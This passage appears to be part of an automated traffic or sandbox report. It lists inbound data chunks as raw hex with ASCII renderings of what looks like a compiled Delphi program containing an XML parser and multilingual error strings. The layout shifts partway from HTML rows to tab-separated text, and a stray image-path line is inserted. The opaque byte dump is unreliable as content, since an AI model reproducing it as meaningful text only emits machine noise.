<tr><td>2022-06-23 21:14:28 UTC</td><td>432</td><td>IN</td><td>Data Raw: 00 24 4b 48 00 fc 4c 48 00 0c 4d 48 00 7c 4d 48 00 cc c6 48 00 1c c6 48 00 1e 54 64 6f 6d 43 4d 50 61 72 61 6d 65 74 65 72 45 6e 74 69 74 79 52 65 66 65 72 65 6e 63 65 90 8c cb 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 cb 46 00 28 00 00 00 84 b2 46 00 c4 35 40 00 d0 35 40 00 d4 35 40 00 d8 35 40 00 cc 35 40 00 24 33 40 00 40 33 40 00 bc 42 48 00 80 43 48 00 c8 43 48 00 dc 43 48 00 10 c8 48 00 48 44 48 00 4c 44 48 00 30 45 48 00 34 45 48 00 50 45 48 00 6c 45 48 00 a8 45 48 00 50 44 48 00 54 44 48 00 2c 45 48 00 f4 44 48 00 f4 42 48 00 e4 45 48 00 30 48 48 00 44 4a 48 00 24 4b 48 00 fc 4c 48 00 0c 4d 48 00 7c 4d 48 00 b4 44 48 00 a0 c7 48 00 0e 54 64 6f 6d 43 4d 46 72 61 67 6d 65 6e 74 90 4c cc 46 00 00 00
Data Ascii: $KHLHMH|MHHHTdomCMParameterEntityReferenceFF(F5@5@5@5@5@$3@@3@BHCHCHCHHHDHLDH0EH4EHPEHlEHEHPDHTDH,EHDHBHEH0HHDJH$KHLHMH|MHDHHTdomCMFragmentLF</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>448</td><td>IN</td><td>Data Raw: e8 3c 3f f9 ff 3b d8 7e e2 8b 45 fc e8 30 3f f9 ff 3b d8 7c 08 c6 06 01 e9 10 01 00 00 8d 45 ec 50 8b 45 fc e8 18 3f f9 ff 8b c8 2b cb 41 8b d3 8b 45 fc e8 a5 40 f9 ff 8d 45 fc 8b 55 ec e8 ce 3d f9 ff 8b 45 fc 66 8b 00 66 3b 45 f2 74 0e 66 3b 45 f0 74 08 c6 06 01 e9 d0 00 00 00 66 89 07 8d 45 ec 50 8b 45 fc e8 d5 3e f9 ff 8b c8 49 ba 02 00 00 00 8b 45 fc e8 61 40 f9 ff 8d 45 fc 8b 55 ec e8 8a 3d f9 ff 8d 45 e8 66 8b 17 e8 37 3e f9 ff 8b 45 e8 8b 55 fc e8 1c 41 f9 ff 8b d8 85 db 75 08 c6 06 01 e9 82 00 00 00 8b 45 fc e8 8e 3e f9 ff 3b d8 7d 1a 8b 45 fc 66 8b 04 58 e8 6e 06 00 00 84 c0 75 0a 66 c7 07 00 00 c6 06 01 eb 5c 8b 45 f8 50 8b cb 49 ba 01 00 00 00 8b 45 fc e8 f8 3f f9 ff 43 eb 12 8b 45 fc 66 8b 44 58 fe e8 3c 06 00 00 84 c0 74 0d 43 8b 45 fc e8 3f
Data Ascii: <?;~E0?;|EPE?+AE@EU=Eff;Etf;EtfEPE>IEa@EU=Ef7>EUAuE>;}EfXnuf\EPIE?CEfDX<tCE?</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>464</td><td>IN</td><td>Data Raw: 4c 47 00 21 4c 47 00 66 b8 1d 20 c3 66 b8 1e 20 c3 66 b8 d8 00 c3 66 b8 56 01 c3 66 b8 c6 00 c3 66 b8 1c 20 c3 66 b8 f8 00 c3 66 b8 57 01 c3 66 b8 e6 00 c3 66 b8 04 01 c3 66 b8 2e 01 c3 66 b8 00 01 c3 66 b8 06 01 c3 66 b8 18 01 c3 66 b8 12 01 c3 66 b8 0c 01 c3 66 b8 79 01 c3 66 b8 16 01 c3 66 b8 22 01 c3 66 b8 36 01 c3 66 b8 2a 01 c3 66 b8 3b 01 c3 66 b8 60 01 c3 66 b8 43 01 c3 66 b8 45 01 c3 66 b8 4c 01 c3 66 b8 72 01 c3 66 b8 41 01 c3 66 b8 5a 01 c3 66 b8 6a 01 c3 66 b8 7b 01 c3 66 b8 7d 01 c3 66 b8 05 01 c3 66 b8 2f 01 c3 66 b8 01 01 c3 66 b8 07 01 c3 66 b8 19 01 c3 66 b8 13 01 c3 66 b8 0d 01 c3 66 b8 7a 01 c3 66 b8 17 01 c3 66 b8 23 01 c3 66 b8 37 01 c3 66 b8 2b 01 c3 66 b8 3c 01 c3 66 b8 61 01 c3 66 b8 44 01 c3 66 b8 46 01 c3 66 b8 4d 01 c3 66 b8 73
Data Ascii: LG!LGf f ffVff ffWfff.ffffffyff"f6f*f;f`fCfEfLfrfAfZfjf{f}ff/ffffffzff#f7f+f<fafDfFfMfs</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>480</td><td>IN</td><td>Data Raw: ff 5e 5b c3 90 55 8b ec 53 56 57 84 d2 74 08 83 c4 f0 e8 82 ab f8 ff 8b f1 8b da 8b f8 33 c9 33 d2 8b c7 e8 65 ff ff ff 8d 47 08 8b d6 e8 bb bd f8 ff 8b 45 08 89 47 0c 8b c7 84 db 74 0f e8 ae ab f8 ff 64 8f 05 00 00 00 00 83 c4 0c 8b c7 5f 5e 5b 5d c2 04 00 8d 40 00 55 8b ec 83 c4 f0 53 56 33 d2 89 55 f0 89 55 f4 89 45 fc 33 c0 55 68 72 8c 47 00 64 ff 30 64 89 20 33 c0 89 45 f8 8b 45 fc 8b 40 0c 85 c0 0f 84 c3 00 00 00 33 f6 8b d8 8b c3 8b 10 ff 52 24 3c 01 75 2f 8d 55 f4 8b c3 8b 08 ff 51 18 8b 45 f4 8b 55 fc 8b 52 08 e8 a5 bf f8 ff 74 12 8b 45 fc 8b 40 08 ba 88 8c 47 00 e8 93 bf f8 ff 75 03 ff 45 f8 8b c3 8b 10 ff 92 94 00 00 00 84 c0 74 0a 8b c3 8b 10 ff 52 34 46 eb 1f 8b c3 8b 10 ff 52 40 eb 16 4e 83 fe 01 7c 14 8b c3 8b 10 ff 52 2c 8b d8 8b c3 8b 10
Data Ascii: ^[USVWt33eGEGtd_^[]@USV3UUE3UhrGd0d 3EE@3R$<u/UQEURtE@GuEtR4FR@N|R,</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>496</td><td>IN</td><td>Data Raw: 45 d8 e8 7e 68 f8 ff c3 e9 bc 6f f8 ff eb f0 8b 45 fc 8b 10 ff 52 44 83 78 48 00 0f 84 bd 03 00 00 8b 45 fc 8b 10 ff 92 c8 00 00 00 85 c0 0f 84 aa 03 00 00 8d 55 c4 8b 45 fc 8b 08 ff 51 18 8b 45 c4 50 8b 45 fc 8b 10 ff 92 c8 00 00 00 8d 55 c0 8b 08 ff 51 18 8b 45 c0 50 8b 45 fc 8b 10 ff 52 44 8b 40 48 8b 40 34 5a 59 8b 18 ff 53 08 8b d8 85 db 75 5a c6 45 f7 00 b9 14 d0 47 00 b2 01 a1 c0 8f 46 00 e8 e7 f5 f8 ff 89 45 dc 33 c0 55 68 cf cb 47 00 64 ff 30 64 89 20 83 7d f8 00 74 11 8b 45 dc 50 6a 00 33 c9 33 d2 8b 45 f8 8b 18 ff 13 33 c0 5a 59 59 64 89 10 68 3f cf 47 00 8b 45 dc e8 be 67 f8 ff c3 e9 fc 6e f8 ff eb f0 8d 45 e4 8b 53 2c e8 37 7d f8 ff c6 45 ee 00 8b 45 e4 33 d2 e8 71 7f f8 ff 75 5b c6 45 ef 00 8b c3 8b 10 ff 52 18 8b 10 ff 12 8b f0 4e 85 f6 7c
Data Ascii: E~hoERDxHEUEQEPEUQEPERD@H@4ZYSuZEGFE3UhGd0d }tEPj33E3ZYYdh?GEgnES,7}EE3qu[ERN|</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>512</td><td>IN</td><td>Data Raw: 80 7d ff 00 74 0f e8 e6 2b f8 ff 64 8f 05 00 00 00 00 83 c4 0c 8b c3 5f 5e 5b 59 5d c2 04 00 00 00 ff ff ff ff 18 00 00 00 49 6e 76 61 6c 69 64 20 63 68 61 72 61 63 74 65 72 20 65 72 72 6f 72 2e 00 00 00 00 ba 09 00 00 55 8b ec 6a 00 53 56 8b d8 33 c0 55 68 a6 0b 48 00 64 ff 30 64 89 20 8b c3 8b 10 ff 52 44 8b 70 48 85 f6 74 19 8d 55 fc 8b c3 8b 08 ff 51 18 8b 55 fc 8b 46 40 8b 08 ff 51 08 8b d8 eb 02 33 db 33 c0 5a 59 59 64 89 10 68 ad 0b 48 00 8d 45 fc e8 13 3d f8 ff c3 e9 25 2f f8 ff eb f0 8b c3 5e 5b 59 5d c3 55 8b ec 33 c9 51 51 51 51 51 53 8b d8 33 c0 55 68 6d 0c 48 00 64 ff 30 64 89 20 8d 55 fc 8b c3 8b 08 ff 51 18 8b 45 fc ba 80 0c 48 00 e8 7a 3f f8 ff 74 64 8d 55 f8 8b c3 8b 08 ff 51 18 8b 45 f8 ba 8c 0c 48 00 e8 61 3f f8 ff 74 4b 8d 55 f4 8b c3
Data Ascii: }t+d_^[Y]Invalid character error.UjSV3UhHd0d RDpHtUQUF@Q33ZYYdhHE=%/^[Y]U3QQQQQS3UhmHd0dUQEHz?tdUQEHa?tKU</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>528</td><td>IN</td><td>Data Raw: ff 15 00 00 00 4e 6f 64 65 20 6e 6f 74 20 66 6f 75 6e 64 20 65 72 72 6f 72 2e 00 00 00 53 56 57 8b da 8b f0 85 db 75 16 b9 78 4c 48 00 b2 01 a1 88 6e 46 00 e8 38 76 f8 ff e8 87 f0 f7 ff 8b c3 8b 10 ff 52 10 3c 1f 77 07 83 e0 7f 0f a3 46 21 72 16 b9 98 4c 48 00 b2 01 a1 98 6c 46 00 e8 0e 76 f8 ff e8 5d f0 f7 ff 8b c6 8b 10 ff 52 2c 8b f8 8b c3 8b 10 ff 52 2c 3b f8 74 16 b9 bc 4c 48 00 b2 01 a1 fc 6c 46 00 e8 e4 75 f8 ff e8 33 f0 f7 ff 8b d3 8b c6 8b 08 ff 51 58 84 c0 75 04 3b f3 75 16 b9 98 4c 48 00 b2 01 a1 98 6c 46 00 e8 bd 75 f8 ff e8 0c f0 f7 ff 80 7e 20 00 74 16 b9 dc 4c 48 00 b2 01 a1 c0 6d 46 00 e8 a1 75 f8 ff e8 f0 ef f7 ff 8b c3 8b 10 ff 52 14 85 c0 74 23 8b c3 8b 10 ff 52 14 80 78 20 00 74 16 b9 dc 4c 48 00 b2 01 a1 c0 6d 46 00 e8 73 75 f8 ff e8
Data Ascii: Node not found error.SVWuxLHnF8vR<wF!rLHlFv]R,R,;tLHlFu3QXu;uLHlFu~ tLHmFuRt#Rx tLHmFsu</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>544</td><td>IN</td><td>Data Raw: f7 ff 85 c0 74 0f 8b 45 f8 ba d0 8b 48 00 e8 46 c0 f7 ff 75 6b 8d 55 f4 8b c6 8b 08 ff 51 08 8d 45 d4 66 8b 15 28 38 4d 00 e8 9b be f7 ff 8b 45 d4 8b 55 f4 e8 80 c1 f7 ff 85 c0 7e 09 66 8b 35 24 38 4d 00 eb 07 66 8b 35 28 38 4d 00 66 c7 45 d0 09 00 66 89 75 d2 8d 55 d0 b9 01 00 00 00 8b c3 e8 4f db fe ff 8b 55 f4 8b c3 e8 25 db fe ff 66 89 75 e8 8d 55 e8 33 c9 8b c3 e8 35 db fe ff 33 c0 5a 59 59 64 89 10 68 c6 8b 48 00 8d 45 d4 e8 1c bd f7 ff 8d 45 e0 ba 02 00 00 00 e8 27 bd f7 ff 8d 45 ec e8 07 bd f7 ff 8d 45 f4 ba 02 00 00 00 e8 12 bd f7 ff c3 e9 0c af f7 ff eb ce 5e 5b 8b e5 5d c3 0c 00 00 00 23 00 46 00 49 00 58 00 45 00 44 00 00 00 00 00 55 8b ec 51 53 56 57 84 d2 74 08 83 c4 f0 e8 ad aa f7 ff 8b f9 88 55 ff 8b d8 8b 75 08 8b c6 33 d2 e8 5a bf f7 ff
Data Ascii: tEHFukUQEf(8MEU~f5$8Mf5(8MfEfuUOU%fuU353ZYYdhHEE'EE^[]#FIXEDUQSVWtUu3Z</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>560</td><td>IN</td><td>Data Raw: e8 ac 7d f7 ff 8d 45 e0 8b 55 e8 e8 1d 79 f7 ff 8b 45 e0 ba a4 d0 48 00 e8 a8 bc f7 ff 85 c0 74 1c 8d 45 dc 8b 55 e8 e8 01 79 f7 ff 8b 45 dc ba b8 d0 48 00 e8 8c bc f7 ff 85 c0 75 09 c6 45 fb 03 e9 47 04 00 00 8d 45 d8 8b 55 e8 e8 dc 78 f7 ff 8b 45 d8 ba c8 d0 48 00 e8 67 bc f7 ff 85 c0 74 1c 8d 45 d4 8b 55 e8 e8 c0 78 f7 ff 8b 45 d4 ba dc d0 48 00 e8 4b bc f7 ff 85 c0 75 09 c6 45 fb 04 e9 06 04 00 00 8d 45 d0 8b 55 e8 e8 9b 78 f7 ff 8b 45 d0 ba ec d0 48 00 e8 26 bc f7 ff 85 c0 74 1c 8d 45 cc 8b 55 e8 e8 7f 78 f7 ff 8b 45 cc ba 00 d1 48 00 e8 0a bc f7 ff 85 c0 75 09 c6 45 fb 05 e9 c5 03 00 00 8d 45 c8 8b 55 e8 e8 5a 78 f7 ff 8b 45 c8 ba 10 d1 48 00 e8 e5 bb f7 ff 85 c0 74 1c 8d 45 c4 8b 55 e8 e8 3e 78 f7 ff 8b 45 c4 ba 24 d1 48 00 e8 c9 bb f7 ff 85 c0 75
Data Ascii: }EUyEHtEUyEHuEGEUxEHgtEUxEHKuEEUxEH&tEUxEHuEEUZxEHtEU>xE$Hu</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-06-23 21:14:28 UTC	576	IN	Data Raw: ff 73 18 68 0c 17 49 00 ff 73 24 68 18 17 49 00 8d 45 e4 ba 05 00 00 00 e8 f4 3f f7 ff 8b 55 e4 8d 45 f8 e8 05 39 f7 ff 8b 43 0c 85 c0 75 0d 8d 45 f4 e8 6e 36 f7 ff e9 92 00 00 00 8b 53 20 3b c2 75 57 8b 53 08 8b 7b 1c 3b d7 75 22 6a 01 89 45 d4 c6 45 d8 00 89 55 dc c6 45 e0 00 8d 4d d4 8d 45 f4 ba 28 17 49 00 e8 a4 8c f7 ff eb 5f 6a 02 89 45 bc c6 45 c0 00 89 7d c4 c6 45 c8 00 89 55 cc c6 45 d0 00 8d 45 bc 50 8d 45 f4 ba 48 17 49 00 59 e8 79 8c f7 ff eb 34 6a 03 89 55 9c c6 45 a0 00 8b 53 1c 89 55 a4 c6 45 a8 00 89 45 ac c6 45 b0 00 8b 43 08 89 45 b4 c6 45 b8 00 8d 4d 9c 8d 45 f4 ba 78 17 49 00 e8 43 8c f7 ff 8b 43 10 ba b8 17 49 00 e8 d6 39 f7 ff 75 12 8d 45 f0 ba e0 17 49 00 e8 53 36 f7 ff e9 ee 09 00 00 8b 43 10 ba 00 18 49 00 e8 b5 39 f7 ff 75 12 8d Data Ascii: shIs$hIE?UE9CuEn6S ;uWS{;u"jEEUEME(I_jEE}EUEEPEHIYy4jUESUEEECEEMExICCI9uEIS6CI9u
2022-06-23 21:14:28 UTC	592	IN	Data Raw: 73 70 61 63 65 55 52 49 4e 6f 74 46 6f 75 6e 64 5f 45 72 72 00 ff ff ff ff 24 00 00 00 45 50 61 72 73 65 72 57 72 6f 6e 67 50 72 65 66 69 78 4d 61 70 70 69 6e 67 4e 65 73 74 69 6e 67 5f 45 72 72 00 00 00 00 ff ff ff ff 1c 00 00 00 45 50 61 72 73 65 72 44 6f 75 62 6c 65 5f 45 72 72 6f 72 00 00 00 00 ff ff ff ff 21 00 00 00 45 50 61 72 73 65 72 44 6f 75 62 6c 65 5f 45 6e 74 69 74 79 5f 44 65 63 6c 5f 57 61 72 6e 69 6e 67 00 00 00 ff ff ff ff 1b 00 00 00 44 6f 75 62 6c 65 20 64 e9 63 6c 61 72 61 74 69 6f 6e 20 64 27 65 6e 74 69 74 e9 00 ff ff ff ff 2b 00 00 00 45 50 61 72 73 65 72 44 6f 75 62 6c 65 5f 50 61 72 61 6d 65 74 65 72 5f 45 6e 74 69 74 79 5f 44 65 63 6c 5f 57 61 72 6e 69 6e 67 00 ff ff ff ff 25 00 00 00 44 6f 75 62 6c 65 Data Ascii: spaceURINotFound_Err$EParserWrongPrefixMappingNesting_ErrEParserDouble_AttDef_Warning!EParserDouble_Entity_Decl_WarningDouble dclaration d'entit+EParserDouble_Parameter_Entity_Decl_Warning%Double
2022-06-23 21:14:28 UTC	608	IN	Data Raw: 00 ff ff ff ff 17 00 00 00 45 50 61 72 73 65 72 52 6f 6f 74 4e 6f 74 46 6f 75 6e 64 5f 45 72 72 00 ff ff ff ff 1b 00 00 00 45 6c 65 6d 65 6e 74 6f 20 72 61 64 69 63 65 20 6e 6f 6e 20 74 72 6f 76 61 74 6f 00 ff ff ff ff 18 00 00 00 45 50 61 72 73 65 72 44 6f 75 62 6c 65 44 6f 63 74 79 70 65 5f 45 72 72 00 00 00 00 ff ff ff ff 33 00 00 00 44 69 63 68 69 61 72 61 7a 69 6f 6e 65 20 64 65 6c 20 74 69 70 6f 20 64 69 20 64 6f 63 75 6d 65 6e 74 6f 20 28 44 54 44 29 20 64 75 70 6c 69 63 61 74 61 00 ff ff ff ff 1f 00 00 00 45 50 61 72 73 65 72 49 6e 76 61 6c 69 64 41 74 74 72 69 62 75 74 65 4e 61 6d 65 5f 45 72 72 00 ff ff ff ff 19 00 00 00 4e 6f 6d 65 20 61 74 74 72 69 62 75 74 6f 20 6e 6f 6e 20 76 61 6c 69 64 6f 00 00 00 ff ff ff ff 20 00 00 00 45 50 61 72 73 65 Data Ascii: EParserRootNotFound_ErrElemento radice non trovatoEParserDoubleDoctype_Err3Dichiarazione del tipo di documento (DTD) duplicataEParserInvalidAttributeName_ErrNome attributo non valido EParse
2022-06-23 21:14:28 UTC	624	IN	Data Raw: 65 6e 63 6a 69 2c 20 6b 74 f3 72 61 20 6e 69 65 20 69 73 74 6e 69 65 6a 65 00 00 00 00 ff ff ff ff 31 00 00 00 45 50 61 72 73 65 72 57 72 6f 6e 67 5f 44 65 63 6c 61 72 61 74 69 6f 6e 5f 4f 66 5f 50 72 65 64 65 66 69 6e 65 64 5f 45 6e 74 69 74 79 5f 45 72 72 00 00 00 ff ff ff ff 2c 00 00 00 4e 69 65 77 b3 61 9c 63 69 77 61 20 64 65 6b 6c 61 72 61 63 6a 61 20 70 72 65 64 65 66 69 6e 69 6f 77 61 6e 65 6a 20 65 6e 63 6a 69 00 00 00 00 ff ff ff ff 28 00 00 00 45 50 61 72 73 65 72 55 6e 72 65 73 6f 6c 76 61 62 6c 65 5f 45 6e 74 69 74 79 5f 52 65 66 65 72 65 6e 63 65 5f 45 72 72 00 00 00 00 ff ff ff ff 24 00 00 00 4e 69 65 72 6f 7a 77 69 b9 7a 79 77 61 6c 6e 61 20 72 65 66 65 72 65 6e 63 6a 61 20 64 6f 20 65 6e 63 6a 69 00 00 00 00 ff ff ff ff 32 00 00 00 45 50 Data Ascii: encji, ktra nie istnieje1EParserWrong_Declaration_Of_Predefined_Entity_Err,Niewaciwa deklaracja predefiniowanej encji(EParserUnresolvable_Entity_Reference_Err$Nierozwizywalna referencja do encji2EP
2022-06-23 21:14:28 UTC	640	IN	Data Raw: f2 8b d8 66 83 bb f2 00 00 00 00 74 10 8b cf 8b d6 8b 83 f4 00 00 00 ff 93 f0 00 00 00 83 bb 30 01 00 00 00 74 17 8b cf 8b d6 8b 83 30 01 00 00 8b 38 ff 97 94 00 00 00 89 04 24 eb 05 33 c0 89 04 24 8b cc 8b d6 8b c3 8b 18 ff 53 30 8b 04 24 5a 5f 5e 5b c3 55 8b ec 83 c4 f8 53 56 57 89 4d fc 8b f2 8b d8 8d 45 18 e8 e0 41 f6 ff 8d 45 14 e8 d8 41 f6 ff 8d 45 10 e8 d0 41 f6 ff 8d 45 0c e8 c8 41 f6 ff 8d 45 08 e8 c0 41 f6 ff 33 c0 55 68 32 0c 4a 00 64 ff 30 64 89 20 66 83 bb fa 00 00 00 00 74 25 8d 45 18 50 8d 45 14 50 8d 45 10 50 8d 45 0c 50 8d 45 08 50 8b 4d fc 8b d6 8b 83 fc 00 00 00 ff 93 f8 00 00 00 83 bb 30 01 00 00 00 74 2c 8b 45 18 50 8b 45 14 50 8b 45 10 50 8b 45 0c 50 8b 45 08 50 8b 4d fc 8b d6 8b 83 30 01 00 00 8b 38 ff 97 98 00 00 00 89 45 f8 eb 05 Data Ascii: ft0t08$3$S0$Z_^[USVWMEAEAEAEAEA3Uh2Jd0d ft%EPEPEPEPEPM0t,EPEPEPEPEPM08E
2022-06-23 21:14:28 UTC	656	IN	Data Raw: 40 04 83 e8 02 74 0c 83 e8 02 74 1d 83 e8 05 74 2e eb 6a 8b 15 34 39 4d 00 8b 45 d4 8b 08 ff 51 1c 84 c0 74 58 33 db eb 54 8b 15 40 39 4d 00 8b 45 d4 8b 08 ff 51 1c 84 c0 74 42 b3 03 eb 3e 8b 15 44 39 4d 00 8b 45 d4 8b 08 ff 51 1c 84 c0 74 04 b3 04 eb 28 8b 15 48 39 4d 00 8b 45 d4 8b 08 ff 51 1c 84 c0 74 16 b3 06 8d 45 e4 e8 40 fd f5 ff 8d 45 e0 e8 38 fd f5 ff c6 45 dd 00 66 8b 06 66 3b 05 24 39 4d 00 75 13 80 7d de 00 75 0d 8a 45 df 34 01 88 45 df e9 5d 05 00 00 66 8b 06 66 3b 05 28 39 4d 00 75 13 80 7d df 00 75 0d 8a 45 de 34 01 88 45 de e9 3e 05 00 00 66 83 3e 3e 0f 85 34 05 00 00 80 7d de 00 0f 85 2a 05 00 00 80 7d df 00 0f 85 20 05 00 00 ba 02 00 00 00 8b 45 d4 8b 08 ff 11 66 3b 05 30 39 4d 00 75 6d 8b 45 d4 8b 40 04 89 45 ec bb 03 00 00 00 eb 01 43 Data Ascii: @ttt.j49MEQtX3T@9MEQtB>D9MEQt(H9MEQtE@E8Eff;$9Mu}uE4E]ff;(9Mu}uE4E>f>>4}*} Ef;09MumE@EC
2022-06-23 21:14:28 UTC	672	IN	Data Raw: 00 0c 8b 4a 00 89 c3 c6 45 f3 00 33 c0 55 68 54 8b 4a 00 64 ff 30 64 89 20 8b 45 fc 8b 70 0c 85 f6 74 20 53 8d 55 bc 8b 45 e8 8b 08 ff 51 20 8b 45 bc 50 8b 45 f4 8b 48 14 8b c6 8b 55 f8 8b 18 ff 53 04 33 c0 5a 59 59 64 89 10 eb 0a e9 c3 ac f5 ff e8 ea b0 f5 ff e8 e5 b0 f5 ff 33 c0 5a 59 59 64 89 10 68 80 8b 4a 00 8b 45 e8 e8 14 a8 f5 ff c3 e9 52 af f5 ff eb f0 33 c0 5a 59 59 64 89 10 68 a2 8b 4a 00 8d 45 bc ba 0b 00 00 00 e8 36 bd f5 ff c3 e9 30 af f5 ff eb eb 8a 45 f3 5f 5e 5b 8b e5 5d c3 ff ff ff ff 18 00 00 00 49 6e 76 61 6c 69 64 20 63 68 61 72 61 63 74 65 72 20 65 72 72 6f 72 2e 00 00 00 00 ff ff ff ff 1a 00 00 00 49 6e 76 61 6c 69 64 20 64 65 63 6c 61 72 61 74 69 6f 6e 20 65 72 72 6f 72 2e 00 00 55 8b ec 83 c4 d8 53 56 57 33 db 89 5d f0 89 5d ec 89 Data Ascii: JE3UhTJd0d Ept SUEQ EPEHUS3ZYYd3ZYYdhJER3ZYYdhJE60E_^[]Invalid character error.Invalid declaration error.USVW3]]
2022-06-23 21:14:28 UTC	688	IN	Data Raw: 74 03 8b 73 48 8b c3 8b 15 fc f1 46 00 e8 07 6a f5 ff 84 c0 74 03 8b 73 30 85 f6 0f 84 8a 01 00 00 b9 44 cd 4a 00 b2 01 a1 40 85 46 00 e8 3f f6 f5 ff 89 45 f4 33 c0 55 68 74 cb 4a 00 64 ff 30 64 89 20 8b 45 f4 50 8b 45 18 50 8b 4d f8 8b d3 8b c6 8b 18 ff 53 08 33 c0 5a 59 59 64 89 10 68 b2 cc 4a 00 8b 45 f4 e8 19 68 f5 ff c3 e9 57 6f f5 ff eb f0 33 c0 55 68 a5 cb 4a 00 64 ff 30 64 89 20 8d 45 eb 50 8d 4d ec 8b 55 08 8b 45 fc 8b 30 ff 56 4c 33 c0 5a 59 59 64 89 10 eb 20 e9 72 6c f5 ff b9 6c cd 4a 00 b2 01 a1 00 83 46 00 e8 bd f5 f5 ff e8 0c 70 f5 ff e8 83 70 f5 ff 80 7d eb 00 74 16 b9 98 cd 4a 00 b2 01 a1 e4 83 46 00 e8 9c f5 f5 ff e8 eb 6f f5 ff 8d 45 e4 66 8b 15 d8 39 4d 00 e8 e0 7d f5 ff 8b 45 e4 8b 55 ec e8 c5 80 f5 ff 85 c0 7e 16 b9 c8 cd 4a 00 b2 01 Data Ascii: tsHFjts0DJ@F?E3UhtJd0d EPEPMS3ZYYdhJEhWo3UhJd0d EPMUE0VL3ZYYd rllJFpp}tJFoEf9M}EU~J
2022-06-23 21:14:28 UTC	704	IN	Data Raw: 8b 15 78 b9 46 00 e8 32 2a f5 ff 83 c0 44 8b d6 e8 d8 3d f5 ff 8b 43 08 8b 15 78 b9 46 00 e8 1a 2a f5 ff 83 c0 40 8b d7 e8 c0 3d f5 ff 5f 5e 5b 5d c2 08 00 00 ff ff ff ff 12 00 00 00 57 72 6f 6e 67 20 6f 72 64 65 72 20 65 72 72 6f 72 2e 00 00 ff ff ff ff 1f 00 00 00 49 6e 76 61 6c 69 64 20 74 65 78 74 2d 64 65 63 6c 61 72 61 74 69 6f 6e 20 65 72 72 6f 72 2e 00 55 8b ec 51 53 56 84 d2 74 08 83 c4 f0 e8 0e 2b f5 ff 88 55 ff 8b d8 33 d2 8b c3 e8 64 0b f7 ff 33 c0 89 43 30 b2 01 a1 f8 ee 46 00 e8 ab 27 f5 ff 89 43 34 b2 01 a1 4c eb 46 00 e8 9c 27 f5 ff 89 43 38 b2 01 a1 b8 ec 46 00 e8 8d 27 f5 ff 8b f0 89 73 3c 8b 43 34 89 46 08 8b 43 30 89 46 0c 8b c3 80 7d ff 00 74 0f e8 0b 2b f5 ff 64 8f 05 00 00 00 00 83 c4 0c 8b c3 5e 5b 59 5d c3 8b c0 53 56 e8 01 2b f5 Data Ascii: xF2*D=CxF*@=_^[]Wrong order error.Invalid text-declaration error.UQSVt+U3d3C0F'C4LF'C8F's<C4FC0F}t+d^[Y]SV+


Timestamp	kBytes transferred	Direction	Data
2022-06-23 21:14:28 UTC	720	IN	Data Raw: c3 53 56 57 55 e8 f7 eb f4 ff 8b da 8b f0 8b 46 04 8b 10 ff 52 14 8b e8 4d 85 ed 7c 16 45 33 ff 8b 46 04 8b d7 8b 08 ff 51 18 e8 56 e8 f4 ff 47 4d 75 ed 8d 46 04 e8 06 91 f5 ff 8b d3 80 e2 fc 8b c6 e8 2e e8 f4 ff 84 db 7e 07 8b c6 e8 97 eb f4 ff 5d 5f 5e 5b c3 8b c0 53 56 8b f1 8b da 83 3d 38 3a 4d 00 00 75 11 b2 01 a1 b4 48 4b 00 e8 49 ff ff ff a3 38 3a 4d 00 a1 38 3a 4d 00 8b 40 04 8b ce 8b d3 8b 18 ff 53 3c 5e 5b c3 53 56 84 d2 74 08 83 c4 f0 e8 fe ea f4 ff 8b da 8b f0 33 d2 8b c6 e8 fd 1c fb ff c7 46 6c 94 02 00 00 8b c6 84 db 74 0f e8 37 eb f4 ff 64 8f 05 00 00 00 00 83 c4 0c 8b c6 5e 5b c3 55 8b ec 33 c0 55 68 0b 4c 4b 00 64 ff 30 64 89 20 ff 05 ac 5e 4d 00 75 14 b8 34 3a 4d 00 e8 55 90 f5 ff b8 38 3a 4d 00 e8 4b 90 f5 ff 33 c0 5a 59 59 64 89 10 68 Data Ascii: SVWUFRM|E3FQVGMuF.~]_^[SV=8:MuHKI8:M8:M@S<^[SVt3Flt7d^[U3UhLKd0d ^Mu4:MU8:MK3ZYYdh
2022-06-23 21:14:28 UTC	736	IN	Data Raw: 56 40 8b 43 40 8b 08 ff 51 08 33 c0 5a 59 59 64 89 10 68 33 8b 4b 00 8d 45 f8 ba 02 00 00 00 e8 a5 b6 f4 ff c3 e9 9f af f4 ff eb eb 5f 5e 5b 59 59 5d c3 8b c0 53 56 e8 c5 ab f4 ff 8b da 8b f0 8b 46 40 e8 3d a8 f4 ff 8b d3 80 e2 fc 8b c6 e8 e1 fc ff ff 84 db 7e 07 8b c6 e8 8a ab f4 ff 5e 5b c3 8d 40 00 55 8b ec 33 c0 55 68 a8 8b 4b 00 64 ff 30 64 89 20 ff 05 64 60 4d 00 75 15 b8 48 3a 4d 00 b9 06 00 00 00 8b 15 dc 11 40 00 e8 f6 c2 f4 ff 33 c0 5a 59 59 64 89 10 68 af 8b 4b 00 c3 e9 23 af f4 ff eb f8 5d c3 8d 40 00 55 8b ec 83 c4 f8 83 2d 64 60 4d 00 01 73 1d a1 84 82 4b 00 89 45 f8 a1 44 83 4b 00 89 45 fc 8d 45 f8 